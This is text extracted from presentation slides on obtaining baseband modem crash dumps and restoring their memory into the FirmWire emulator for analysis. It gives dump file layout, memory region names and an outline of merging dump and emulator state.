
Step 2: Restore dump in FirmWire

Obtaining Crash Dumps





Obtaining Crash Dumps

This slide contains a video



Obtaining Crash Dumps



cpcrash.bin

Snappy compressed container

sys_mem_0x6200F080

sys_mem_0x629C1120



sys_mem_0x629D3D80

sys_mem_0x6508CD00

sys_mem_0x6560E000

sys_mem_0x65800000

Obtaining Crash Dumps



cpcrash.bin

Snappy compressed container

sys_mem_0x6200F080

sys_mem_0x629C1120

sys_mem_0x629D3D80

sys_mem_0x6508CD00

sys_mem_0x6560E000


sys_mem_0x65800000

Baseband memory

Includes:

- Stack
- Heap
- Global variables
- MMIO Regions

Obtaining Crash Dumps



cpcrash.bin

Snappy compressed container

sys_mem_0x6200F080

sys_mem_0x629C1120

sys_mem_0x629D3D80

sys_mem_0x6508CD00

sys_mem_0x6560E000

sys_mem_0x65800000

Baseband memory

Includes:

- Stack
- Heap
- Global variables
- MMIO Regions


Missing:

- Registers
- Peripheral state

State: Crashed

Merging State from Emulator and Dump



OS
State




Boot




Connected Emulator



Connection
State



Dump



Filter



Dynamic Memory Restoration

Emulated Baseband
Functions



Memory



Dynamic Memory Restoration

Emulated Baseband
Functions




Memory



RRC PDU



1. Execute &
log memory accesses



Dynamic Memory Restoration

Emulated Baseband
Functions




Memory




RRC PDU

